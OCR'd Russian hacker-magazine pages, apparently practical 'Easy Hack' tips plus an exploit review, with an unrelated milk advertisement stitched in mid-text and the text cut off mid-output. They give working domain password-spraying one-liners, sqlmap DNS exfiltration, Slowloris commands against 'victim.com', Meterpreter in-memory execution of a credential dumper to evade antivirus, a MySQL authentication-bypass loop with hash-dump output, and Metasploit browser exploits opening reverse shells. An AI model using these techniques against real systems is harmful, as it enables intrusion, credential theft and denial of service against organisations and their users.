Но когда мы имеем дело с доменом, кроме того что перебирать пароли, нам требуется получить список логинов. Это, конечно, затрудняет дело, но на нашей стороне есть приличный плюс — логины в домене очень часто выдаются на основании каких-то достаточно простых правил. Классический пример: фамилия_инициалы. То есть нам нужно выявить хотя бы пару логинов, и мы уже довольно точно сможем понять правила их формирования. Далее мы, подключив все возможные внешние источники, можем сформировать список логинов.

Логины можно получить, например, поснифав SMB-трафик в корпоративке или собрав метаданные из офисных документов и PDF'ок. К тому же есть еще корпоративная электронная почта и всякая разная социальная инженерия.

Если же нам совсем повезло и контроллер домена хреново настроен, то мы можем подключиться к нему по NULL session, используя Cain, а далее, запустив перебор по SID'ам (см. рисунок), получить список логинов.

Итак, первое дело сделано. Второе — это перебрать пароль. Но здесь опять возникает небольшая трудность: и в винде, и в самом домене есть несколько парольных политик. Увидеть их можно, используя команду (конечно, если ты уже в домене):

```
net accounts /domain
```

На рисунке, например, после восьми попыток ввода пароля аккаунт блочится на пять минут.

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\[redacted]>net accounts /domain
The request will be processed at a domain controller for domain

Force user logoff how long after time expires?:      Never
Minimum password age (days):                         0
Maximum password age (days):                         120
Minimum password length:                             8
Length of password history maintained:               10
Lockout threshold:                                   8
Lockout duration (minutes):                          5
Lockout observation window (minutes):                5
Computer role:                                       BACKUP
The command completed successfully.
```

Пример настроек парольных политик в домене

При переборе нам желательно не доходить до этого ограничения. Но чтобы его выяснить, вероятно, придется кого-то и залочить :).

Далее — сам перебор. Из-за указанных ограничений нам нужно выбрать несколько самых возможных паролей и начать перебирать для каждого пользователя.

Сделать это можно с помощью различных тулз, но можно обратиться и к нативным возможностям. Пример от commandlinekunfu-тера LaNMaSteR53:

```
@FOR /F %n in (names.txt) DO @FOR /F %p in (passwords.txt)
DO @net use \\DC01 /user:mydomain\%n %p 1>NUL 2>&1 &&
@echo [*] %n:%p && @net use /delete \\DC01\IPC$ > NUL
```

Здесь он перебирает учетки по двум файлам с паролями и логинами за счет подключения к IPC$ у контроллера домена. В случае успеха выводится учетка, а подключенная шара удаляется.

Все просто. Но LaNMaSteR53 поделился еще одной интересной находкой. Он рассказал, что как-то видел ситуацию, когда в домене было около 1000 учеток, которые были активны, но под которыми еще никто ни разу не логинился. То есть они должны были бы быть


с дефолтным паролем. К сожалению, чтобы выискать такие учетки, нам потребуется Cain и возможность подключиться к контроллеру домена. Но продолжим...

В такой ситуации LaNMaSteR53 предложил логичную мысль — как в прошлом примере, перебирать логины, но пароли при этом не повторять. То есть мы получим такой список для перебора:

```
Login1:Password1
Login1:Password2
Login1:Password3
Login2:Password4
Login2:Password5
Login2:Password6
```

В примере LaNMaSteR’a количество попыток было ограничено тремя. Значит, можно было бы попробовать 2000 возможных вариантов дефолтного пароля и при этом не заблочить ни одной учетки. Ну и для фана посмотрим на еще одно кун-фу, которое реализует этот перебор:

```
cmd /v:on /c "set /a usercount=0 >NUL & for /F %u in
(users.txt) do @set
/a passcount=0 >NUL & set /a lpass=!usercount!*4 >NUL &
set /a upass=!usercount!*4+4
>NUL & @(for /F %p in (passwords.txt) do @(IF !passcount!
GEQ !lpass! (IF !passcount!
LSS !upass! (@net use \\DC01 /user:mydomain\%u %p 1>NUL
2>&1 && @echo This works
%u/%p && @net use /delete \\DC01\IPC$ > NUL))) & set /a
passcount=!passcount!+1 >NUL)
& set /a usercount=!usercount!+1 >NUL"
```



Перебираем SID для получения имен пользователей

Умора!

```
login: Alphanetworks
password: wrgg19_c_dlwbr_dir300
```

СЛИТЬ БД ЧЕРЕЗ DNS

ЗАДАЧА

РЕШЕНИЕ


Давай порадуемся: наконец-то это произошло! Совместилась хардкорная техника DNS-туннелинга и опаснейшая уязвимость — SQL-инъекция. Гремучая штука получила свою жизнь в новой версии sqlmap.

SQL-инъекции не зря находятся на первом месте в списке OWASP. И если кому-то и казалось, что это «прошлый век» и «дырка хреновых кодеров», то ситуация с корпорацией Sony и атаками Anonymous’ов доказала обратное — или, наоборот, подтвердила эти слова? :)

Конечно, особенно пугают SQL-инъекции потому, что бизнес многих компаний висит на сайтах и работающих с ними СУБД и несанкционированный доступ в них страшнее проникновения в корпоративную сеть самой компании. А тут добавляются особенные виды постэксплуатации, позволяющие вывалиться из БД в ОС, — ууу... К тому же, ИМХО, проблема есть еще и в недоиспользовании встроенных средств безопасности в СУБД, из-за незнания или упрощений от разработчиков — но это уже лирика.

Второй компонент — DNS tunneling — также не суперновинка прошлого года, а техника, которой уже с десяток лет. Правда, здесь нужно отметить, что безопасность не стоит на месте, и если раньше после успешной атаки можно было просто «забиндить» порт и коннектиться на него потом, то теперь приходится не по-детски извращаться из-за повсеместного внедрения файрволов, разрешающих трафик только с определенных портов на определенные.

Кстати, если кто-то не в курсе, что такое DNS-туннелинг, то я поясню. Это техника, в основе которой лежит то, что данные мы передаем (инкапсулируя их) через DNS-запросы. Главнейший плюс применения техники заключается в том, что есть такая вещь, как DNS-форвардинг. Поясню на примере. Есть, предположим, сервер, который находится в DMZ и отлично зафильтрован



Вот так мы сливаем данные через SQL-инъекцию, используя DNS

файрволами. Но для взаимодействия с другими серверами корпоративной сети (или по привычке?) на нем настроен в качестве основного корпоративный DNS-сервер. Для этого взаимодействия, конечно, на файрволах пропилены маленькие дырочки (а чего бояться, корпоративный же DNS?). Так вот, если мы захотим с таким сервером в DMZ общаться, то будем использовать DNS-туннелинг. Те данные, что мы хотим получить от сервера, сервер будет инкапсулировать в DNS-запрос, посылаемый на наш

домен в интернете. Но сервер не будет подключаться к нам напрямую, а передаст запрос на корпоративный DNS, и тот уже сам подключится к нам, запрашивая какой-то поддомен и передавая таким образом информацию.

Кстати, поделюсь опытом. Описанная схема очень часто встречалась мне при аудите интернет-банкингов (а я их провел прилично) российских банков. И почти везде был включен DNS-форвардинг, что позволило бы получить удаленный шелл в случае их взлома (в обход строжайших правил фильтрации трафика).

А самой классной реализацией DNS-шелл я могу назвать разработку от Алексея Синцова. Реально шикарная вещь — быстрая, стабильная и поддерживает работу с несколькими клиентами. Если тебе нужна для благих целей, можешь у него попросить :).

Вообще, DNS — модная штука. Здесь стоит отметить и недавнюю разработку Corelan'а — шелл-код download&execute через DNS, которую он сделал специально для Metasploit'а. Жаль, что пока Meterpreter не наградили такой возможностью...

Но вернемся к теме. Наконец-то кому-то пришла в голову такая чудесная мысль — использовать DNS для слива данных из СУБД через SQL-инъекции. Ведь это же так логично! Во всяком случае, DNS-туннелинг куда проще в своей основе, чем извращения при blind'ах, построенные на сравнении тайминга или контента.

Method	# of requests	Time (sec)
Boolean-based blind	29,212	214.04
Time-based (1 sec)	32,716	17,720.51
Error-based	777	9.02
Union (full/partial)	3/136	0.70/2.50
DNS exfiltration	1,409	35.31

Сравнение скорости работы sqlmap при использовании различных методов

На самом деле, ребятам, создающим sqlmap (goo.gl/xl4Hv), стоит сказать большое спасибо. Но внутреннего внедрения я касаться не буду, так как оно само по себе типовое и не особо занимательно. Если кто-то заинтересовался, подробности будут в следующем номере.

ПРОВЕРИТЬ ОТКАЗОУСТОЙЧИВОСТЬ ВЕБ-СЕРВЕРА

ЗАДАЧА

РЕШЕНИЕ


DoS, он же «отказ в обслуживании», — двоякая вещь: его и боятся, и «не уважают». Вот нашел ты переполняшку в каком-то сервисе, но по тем или иным причинам (например, помешали DEP и ASLR) дойти до «remote code execution» не можешь — только DoS. И расстроенно думаешь «фу-фу-фу, всего лишь какой-то дос». А в то же время даже СМИ трубят о страшном биче интернета — DoS/DDoS-атаках. Что от них никому не спастись... Хотя здесь все понятно — отношение зависит от целей. DoS = неработоспособность сервиса = убытки бизнесу.

Но еще интересней, когда DoS возможен не из-за проблем конкретного ПО, конкретной реализации, а из-за «уязвимостей» протокола. И еще круче, когда для того, чтобы завалить сервис, тебе не требуется 100 000 ботов, а нужен всего лишь один хост. И как, наверное, ясно из задачи, мы рассмотрим протокол HTTP. Тема вообще широкая, мы ее как-то уже касались, но я постараюсь за несколько номеров расписать основные атаки. Опять-таки — будем держаться в тренде :). К тому же HTTP-протокол прост и показателен, и его «проблемы» можно перенести и на другие протоколы.

Сегодня — Slowloris (goo.gl/tbe81). Эту тулзу реализовал Роберт Хансен (Robert «RSnake» Hansen) еще в 2009 году, но она до сих пор достаточно актуальна. Идея атаки несложна — проинициализировать множество HTTP-запросов к веб-серверу, но не посылать их целиком, а поддерживать как можно дольше в подвешенном состоянии, посылая частями. Здесь расчет идет на то, что веб-сервер может обработать HTTP-запрос к нему, только когда тот полностью получен. Таким образом, если мы будем начинать запросы и дальше нескончаемо посылать по чуть-чуть заголовки запроса, то при большом количестве таких запросов мы сможем занять «все» ресурсы веб-сервера. Все — это я, конечно, загнул. В данном случае имеется в виду, что мы пытаемся дойти до определенного лимита. Например, до ограничения количества одновременных соединений. Хотя для этой атаки наиболее уязвимы веб-серверы, построенные на использовании потоков для обработки HTTP-запросов. Мы можем дойти до ограничения на количество потоков, которое обычно должно присутствовать. Таким образом, уязвимыми, например, являются веб-серверы Apache.

Еще интересный плюс Slowloris — ее относительная незаметность. Во-первых, потому, что создается достаточно мало трафика. Во-вторых, потому, что опять же в логи входящие запросы записываются только тогда, когда будут полностью получены. То есть мы начинаем атаку, доходим до лимита, на веб-сервер не попасть, а в логах — ничего.

Вторым плюсом можно еще выделить то, что после прекращения атаки веб-сервер приходит в себя достаточно быстро. Таким образом, эту Slowloris можно использовать, когда требуется



Slowloris в деле — defcon-russia.ru недоступен

заманить админа на атакуемый сервер. Например, в корпоративной сети. Досим какой-нибудь корпоративный прокси-сервер, пользователи жалуются админу, админ ползет по RDP на сервер проверить, что да как, а мы его спуфим и из RDP достаем админскую учетку :).

Если говорить о практике, то там все просто. Slowloris, хотя изначально и была написана на Perl'е и требует несколько CPAN-модулей, теперь имеет несколько вариантов на разных языках. Думаю, важно отметить, что из-за реализации работы с сокетами в Windows Slowloris работать на ней не будет.

```
1. Ставим необходимые модули для Perl:
perl -MCPAN -e 'install IO::Socket::INET'
perl -MCPAN -e 'install IO::Socket::SSL'
2. Проверяем отказоустойчивость:
perl slowloris.pl -dns victim.com
```

С точки зрения возможностей, здесь важно отметить, что можно использовать в качестве метода GET (по умолчанию), HEAD, POST, а атаку можно проводить и на HTTPS.

Для большей эффективности можно настроить тайм-ауты, но, ИМХО, тулза и без этого хорошо работает.

ОБНОВИТЬ BACKTRACK 5

ЗАДАЧА

РЕШЕНИЕ

Небольшой трик. В последнее время Offensive Security зачастили с обновлениями дистрибутива BackTrack. Но качать и переустанавливать ничего не требуется. Вспомни — BackTrack теперь в своей основе Ubuntu, и все, что нам требуется для поддержания актуальности хакерского софта, — почаще использовать apt-get. Ну и конкретный мануал по обновлению BackTrack'а до последней версии 5 R2 — goo.gl/1Jlwa. Дело это займет примерно полчаса.

СПРЯТАТЬ ПО ОТ АНТИВИРУСОВ, ИСПОЛЬЗУЯ METERPRETER

ЗАДАЧА

РЕШЕНИЕ

Этот Easy Hack получается каким-то радостным, и причиной тому продвинутые хак-техники, которые попадают к нам в руки. Позволь порадовать тебя еще раз одной прекрасной новостью — новой возможностью, которая была добавлена в Metasploit. А точнее в супер-пупер-шелл Meterpreter. Хотел бы я ее описать одним словом, но нужного не нашел :).

Если кратко и по существу, то теперь Meterpreter получил уникальную возможность — загружать жертве в память и запускать из нее произвольные exe'шнички.

О, как же давно этого не хватало!

Ведь часто была такая ситуация, что находишь уязвимый сервис на какой-то тачке в корпоративной сети, запускаешь эксплойт, он срабатывает «как надо» и мы получаем meterpreter-шелл на ней. Казалось бы — все отлично! Домен ведь такая штука — сломал где-то в одном месте и, используя комбинации всяких глубоких «уязвимостей» (а-ля SMBRelay, Pass the Hash), можешь шаг за шагом дойти и до админства на контроллере домена. Но это только кажется...

Нет, конечно, это правда, но чаще всего на практике у нас обнаруживаются подводные камни :).

Во-первых, хотя Meterpreter и крутая штука, в которую встроены классные модули (типа incognito) и всевозможные скрипты, позволяющие слить всю инфу со скомпрометированной тачки, но местами есть пробелы. Например, отсутствует модуль, который умеет выдирать из памяти NTLM-хешики от доменных учеток, под которыми запущены какие-то процессы. Хотя это умеет WCE. Или, например, новомодная штука mimikatz. Пароли в открытом виде — шикарно. Но ее, к сожалению, еще нет в списке модулей Meterpreter.

Конечно, решение этих трудностей простое — закачать требуемый exe'шничек куда-нибудь жертве и запустить его. И тут появляется «во-вторых». Вторая постоянная проблема — антивирусы. Ведь большинство хакерских тулз отлично палятся антивирусами (в отличие от процесса эксплуатации дырявого ПО и закачки meterpreter'а). Да, можно воспользоваться криптором и спрятать тулзу от глаз антивиря, но кто любит лишний геморрой?

К тому же одна из главных фич meterpreter'а — его незаметность для forensic'а. Все происходит в оперативной памяти. Почти никаких следов не остается. А закачивая тулзу на диск, мы оставляем четкие следы.

То есть новая фича meterpreter'а — сверхполезна.

Но давай перейдем к практике. Для того чтобы запустить нашу тулзу, например уже упомянутый WCE, нам требуется выполнить простейшую команду в meterpreter-шелле:

```
execute -H -m -d calc.exe -f wce.exe -a "-o creds.txt"
```

где `execute` — указываем, что нам требуется запустить что-то;
`-H` — создать скрытый процесс;
`-m` — указываем, что процесс должен быть исполнен из памяти;
`-d` — имя «dummy»-exe'шника, в котором будет прятаться наша тулза;
`-f` — exe'шничек нашей хак-тулзы, которую мы хотим закачать на жертву и исполнить;
`-a "-o creds.txt"` — передаем параметры для нашей тулзы.

Для большей понятности надо пояснить, как происходит сам процесс исполнения из памяти. К сожалению, в тонкостях и подробностях я еще не разбирался, но общая схема такова. Meterpreter, сидящий в памяти, порождает процесс из подставного, «dummy»-exe'шника. Потом подключается к нему как отладчик, «вырывает все внутренности» и заменяет их на внутренности настоящего exe'шничка — нашей тулзы. Почти магия :).

В итоге наша тулза работает прямо из памяти. А если посмотреть список процессов, то можно увидеть только изначальный «dummy»-процесс.

Вот и всё. Успешных ресерчей и познаний нового!


Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного
(невосстановленного) молока очень высокого качества.
Такой строгий контроль оказывается важным и для людей,
заботящихся о здоровье, поскольку в последнее время на рынке появилось
много подделок и разбавлений как молока, так и продуктов из него.
Тевье
молочник
Luxury
МОЛОКО
ПРИ ПОКУПКЕ
КАЧЕСТВА –
МОЛОКО
В ПОДАРОК

Павел Александрович (ivinside.blogspot.com)

Ошибок в коде
Меньше не становится.
Время не властно над ними.



Обзор эксплойтов

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

1 Обход аутентификации в MySQL/MariaDB

CVSSV2 7.5

(AV:N/AC:L/AU:N/C:P/I:P/A:P))

BRIEF

Одним летним субботним вечером разработчик и координатор безопасности MariaDB Сергей Голубчик опубликовал детали уязвимости под номером CVE-2012-2122 в популярной СУБД MySQL и ее ответвлении — MariaDB. Невиданная щедрость заключается в том, что при удачном стечении обстоятельств появляется возможность подключиться к базе данных под существующим пользователем (в том числе и root, который есть всегда) с любым паролем.

EXPLOIT

Вначале немного поведаю тебе о том, как происходит аутентификация в MariaDB/MySQL. Когда пользователь подключается к базе, вычисляется токен (SHA от пароля и случайной строки), далее этот токен сравнивается с имеющимся, вычисленным на этапе создания или изменения пароля. Если значения совпадают, то пользователь успешно подключается к базе. Решение это принимается на основании возвращаемого значения функции memcmp() примерно следующим образом:

```
typedef char my_bool;
...
my_bool check(...) {
  return memcmp(...);
}
```

Проблема здесь в том, что функция check() возвращает char, а memcmp() — int. Поэтому происходит преобразование int в char, стало быть, просто берется младший байт от int. И тогда может случиться так, что memcmp() возвратила не ноль, например, 0x100 — токены не совпадают, а char в итоге получается равен нулю. Пользователь проходит, как будто пароль оказался верный. Однако далеко не везде memcmp() может вернуть значение, в котором младший байт равен нулю, а старший — нет. Джошуа Дрейк из компании Accuvant Labs разработал небольшую утилиту (pastie.org/4064638), которая проверяет возвращаемые memcmp() значения и на основании этого делает вывод об уязвимости системы. Таким образом, возможность эксплуатации данного бага сильно зависит от конкретной ОС и сборки MySQL/MariaDB.

В уязвимой системе вероятность успешного входа со случайным паролем равна 1/256, а простейший способ самопроверки выглядит следующим образом:

```
$ for i in 'seq 1 1000'; do mysql -u root --password=bad \
  -h 127.0.0.1 2>/dev/null; done
```

Если после запуска этой команды внезапно возникло приглашение консоли MySQL, то система в числе уязвимых.

Чуть позже Джонатан Кран из компании Pwnie Express разработал модуль для Metasploit, который автоматизирует обход аутентификации и дампит хеши паролей пользователей. Вот так выглядит пример работы этого модуля:

```
$ msfconsole
msf > use auxiliary/scanner/mysql/mysql_authbypass_hashdump
msf auxiliary(mysql_authbypass_hashdump) > set USERNAME root
msf auxiliary(mysql_authbypass_hashdump) >
  set RHOSTS 127.0.0.1
msf auxiliary(mysql_authbypass_hashdump) > run
[+] 127.0.0.1:3306 The server allows logins, proceeding
    with bypass test
[*] 127.0.0.1:3306 Authentication bypass is 10% complete
[*] 127.0.0.1:3306 Authentication bypass is 20% complete
[*] 127.0.0.1:3306 Successfully bypassed authentication
    after 205 attempts
```

```
[+] 127.0.0.1:3306 Successful exploited the authentication
    bypass flaw, dumping hashes...
[+] 127.0.0.1:3306 Saving HashString as Loot:
    root:*C8998584D8AA12421F29BB41132A288CD6829A6D
[+] 127.0.0.1:3306 Saving HashString as Loot:
    root:*C8998584D8AA12421F29BB41132A288CD6829A6D
[+] 127.0.0.1:3306 Saving HashString as Loot:
    root:*C8998584D8AA12421F29BB41132A288CD6829A6D
[+] 127.0.0.1:3306 Saving HashString as Loot:
    root:*C8998584D8AA12421F29BB41132A288CD6829A6D
[+] 127.0.0.1:3306 Saving HashString as Loot:
    debian-sys-maint:*C59FFB311C358B4EFD4F0B82D9A03CBD77DC7C89
[*] 127.0.0.1:3306 Hash Table has been saved:
    20120611013537_default_127.0.0.1_mysql.hashes_889573.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

TARGETS

Уязвимы все версии MariaDB и MySQL до 5.1.61, 5.2.11, 5.3.5, 5.5.22 на следующих системах: Ubuntu Linux 64-bit (10.04, 10.10, 11.04, 11.10, 12.04), openSUSE 12.1 64-bit, Debian Unstable 64-bit, Fedora 16, Arch Linux.

SOLUTION

Установить последние патчи. Кроме того, важно не забывать о первом правиле безопасности MySQL — ограничить подключение к базе из сети. Для этого нужно открыть конфиг my.cnf и в секции [mysqld] изменить параметр bind-address на 127.0.0.1, тем самым разрешив только локальные подключения.

2 Выполнение произвольного кода в Adobe Flash Player

CVSSV2 10.0

(AV:N/AC:L/AU:N/C:C/I:C/A:C)

BRIEF

Уязвимость в Adobe Flash Player, связанная с подменой объекта, была обнаружена еще в мае этого года. Она позволяет выполнить произвольный код на целевой системе. Тогда она эксплуатировалась при помощи документа Word с внедренным в него Flash (SWF) объектом. Но детали эксплуатации стали известны лишь недавно.

EXPLOIT

Участники проекта Metasploit проанализировали зловред, эксплуатирующий данную уязвимость. О нем я и хочу немного рассказать. В ходе анализа было обнаружено использование техники SWF's spray, которая позволяет атакующему контролировать определенные участки памяти приложения для последующего исполнения кода в них. В конечном итоге был сделан вывод, что уязвимость проявляется при обработке сообщений AMF (Action Message Format) сервера RTMP (Real Time Messaging Protocol). RTMP — это проприетарный протокол потоковой передачи данных, в основном используется для передачи потокового видео и аудиопотоков с веб-камер через интернет.

Но триггер (код, вызывающий срабатывание уязвимости) так и не удалось выявить из-за того, что зловредные RTMP-серверы были уже недоступны. Был поднят собственный Flash Media Server, и в процессе взаимодействия он возвращал ошибку в ответ на systemMemoryCall(), но эксплойт не срабатывал.

К счастью, в руки исследователей угодил PCAP-файл, содержащий лог взаимодействия зараженной машины с RTMP-сервером. Были проанализированы различия ошибок, посланных в ответ на вызов systemMemoryCall(). Как и ожидалось, к аварийному завершению Abode Flash Player приводил специально сформированный ответ об ошибке:

```
(348.540): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception
handling. This exception may be expected and handled.

eax=02dbac01 ebx=0013e2e4 ecx=02dbac10
edx=44444444 esi=02dbac11 edi=00000000
eip=104b1b2d esp=0013e2bc ebp=0013e2c8 iopl=0
nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00050202
Flash32_11_2_202_228!DllUnregisterServer+0x300e84:
104b1b2d 8b422c  mov      eax,dword ptr [edx+2Ch]
ds:0023:44444470=????????

0:000> u eip
Flash32_11_2_202_228!DllUnregisterServer+0x300e84:
104b1b2d 8b422c  mov     eax,dword ptr [edx+2Ch]
104b1b30 53      push    ebx
104b1b31 ffd0    call    eax
```

Итак, после проведения ритуала вуду в свет вышел модуль для Metasploit, позволяющий эксплуатировать данную уязвимость в Internet Explorer 6/7/8 на Windows XP SP3:

```
msf > use exploit/windows/browser/adobe_flash_rtmp
msf  exploit(adobe_flash_rtmp) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.157:4444
[*] Using URL: http://0.0.0.0:8080/Sgs7eu3zjBo0
[*] Local IP: http://192.168.1.157:8080/Sgs7eu3zjBo0
[*] Server started.
msf  exploit(adobe_flash_rtmp) >
[*] 192.168.1.158    adobe_flash_rtmp - Client requesting:
    /Sgs7eu3zjBo0
[*] 192.168.1.158    adobe_flash_rtmp - Using msvcrt ROP
[*] 192.168.1.158    adobe_flash_rtmp - Sending html
[*] 192.168.1.158    adobe_flash_rtmp - Client requesting:
    /Sgs7eu3zjBo0/BnKXAzRw.swf
[*] 192.168.1.158    adobe_flash_rtmp - Sending Exploit SWF
[*] 192.168.1.158    adobe_flash_rtmp - Connected to RTMP
[*] Sending stage (752128 bytes) to 192.168.1.158
[*] Meterpreter session 1 opened (192.168.1.157:4444 ->
    192.168.1.158:1840) at 2012-06-22 11:11:16 +0200
[*] Session ID 1 (192.168.1.157:4444 -> 192.168.1.158:
    1840) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (2284)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3904
[+] Successfully migrated to process
```

TARGETS

Уязвимы Adobe Flash Player 11.2.202.233 и более ранние версии для Windows, Macintosh и Linux, а также Adobe Flash Player 11.1.115.7 и более ранние версии для Android 4.x и Adobe Flash Player 11.1.111.8 и более ранние для Android 3.x и 2.x.

SOLUTION

Обновить Adobe Flash Player до последней версии.

3 Выполнение произвольного кода в Microsoft XML Core Services

CVSSV2 10.0

(AV:N/AC:L/AU:N/C:C/I:C/A:C)

BRIEF

Уязвимость позволяет атакующему выполнить произвольный код на целевой системе, если пользователь зайдет на специально сформированную страницу через Internet Explorer или откроет зараженный

документ в Microsoft Office. Ссылки на зараженные страницы могут распространяться в IM, по почте, в социальных сетях и твиттере. Уязвимость проявляется при попытке MSXML получить доступ к неинициализированному объекту в памяти, которая может привести к повреждению памяти и исполнению произвольного кода с привилегиями текущего пользователя.

EXPLOIT

Уязвимость проявляется в методе get_definition() при обращении к несуществующему XML Node. Код, приводящий к аварийному завершению Internet Explorer, выглядит следующим образом:

```
<object
  classid="clsid:6D90f11-9c73-11d3-b32e-00C04f990bb4"
  id="xx">
</object>
<script>
document.getElementById("xx").object.definition(0);
</script>
```

Этот код обращается к неинициализированному объекту в памяти, но ссылка на этот регион памяти все же создается, что и приводит к потенциальной возможности выполнения произвольного кода в функции _dispatchImpl::InvokeHelper().

Модуль для эксплуатации данной уязвимости весьма быстро стал доступен в составе Metasploit, пример его использования:

```
msf > use exploit/windows/browser/msxml_get_definition_code_
exec
msf  exploit(msxml_get_definition_code_exec) > set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(msxml_get_definition_code_exec) > set lhost
10.0.1.3
lhost => 10.0.1.3
msf  exploit(msxml_get_definition_code_exec) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.1.3:4444
[*] Using URL: http://0.0.0.0:8080/xtQdbEC7QDIb
msf  exploit(msxml_get_definition_code_exec) >
[*]  Local IP: http://10.0.1.3:8080/xtQdbEC7QDIb
[*] Server started.
[*] 10.0.1.79     msxml_get_definition_code_exec - Using
    msvcrt ROP
[*] 10.0.1.79     msxml_get_definition_code_exec -
    10.0.1.79:1564 - Sending html
[*] Sending stage (752128 bytes) to 10.0.1.79
[*] Meterpreter session 2 opened (10.0.1.3:4444 ->
    10.0.1.79:1565) at 2012-06-18 14:07:38 -0500
[*] Session ID 2 (10.0.1.3:4444 -> 10.0.1.79:1565)
    processing InitialAutoRunScript 'migrate -f'
```

Полный трейс всех стековых фреймов в упавшем IE

```
/*
 * CVE-2012-2122 checker
 *
 * You may get differing results with/without -m32
 *
 * Joshua J. Drake
 */

#include <stdio.h>
#include <stdlib.h>

int main(void) {
        int one, two, ret;
        time_t start = time(0);
        time_t now;

        srand(getpid()*start);
        while (1) {
                one = rand();
                two = rand();
                ret = memcmp(&one, &two, sizeof(int));
                if (ret < -128 || ret > 127)
                        break;
                time(&now);
                if (now - start > 10) {
                        printf("Not triggered in 10 secon
ds, *probably* not vulnerable..\n");
                        return 1;
                }
        }
        printf("Vulnerable! memcmp returned: %d\n", ret);
        return 0;
}
```

Код утилиты, проверяющей поведение функции memcmp()

```
[*] Current server process: iexplore.exe (2856)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2356
[+] Successfully migrated to process
```

TARGETS

Модуль для Metasploit работает в IE6/7/8/9, Windows XP, Vista и вплоть до Windows 7 SP1.

SOLUTION

На момент написания обзора официального патча доступно не было. В качестве временного решения можно порекомендовать отключить компонент ActiveX MSXML или вовсе воздержаться от использования Internet Explorer и Microsoft Office.

Кроме того, Microsoft подготовила воркэраунд в виде пакета Microsoft Fix it 50897.

4 Выполнение произвольного кода в Internet Explorer

CVSSV2 10.0



(AV:N/AC:L/Au:N/C:C/I:C/A:C)

BRIEF

Microsoft Internet Explorer неправильно обрабатывает некоторые объекты в памяти, что дает возможность атакующему выполнить произвольный код в системе при попытке доступа к несуществующему объекту. Полное название уязвимости в англоязычных источниках — «Same ID Property Remote Code Execution Vulnerability». Уязвимость обнаружили адепт под ником Dark Son и исследователь Yichong Lin. Модуль к Metasploit реализовал Juan Vazquez. Уязвимости присвоен идентификатор CVE-2012-1875.

EXPLOIT

Эксплойт использует технику возвратно-ориентированного программирования (ROP) для обхода защит DEP и ASLR. Для правильной работы эксплойта необходимо наличие старой виртуальной машины

Java, которая использует библиотеку msvcr71.dll без поддержки ASLR, иначе эксплойт не будет работать, а Internet Explorer продемонстрирует обычное аварийное завершение.

И снова пример действующего эксплойта можно отыскать в составе всеми любимого проекта Metasploit. Привожу пример его использования (исключительно в целях ознакомления):

```
msf > use exploit/windows/browser/ms12_037_same_id
msf  exploit(ms12_037_same_id) > set payload windows/
meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms12_037_same_id) > set lhost 10.0.1.3
lhost => 10.0.1.3
msf  exploit(ms12_037_same_id) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.1.3:4444
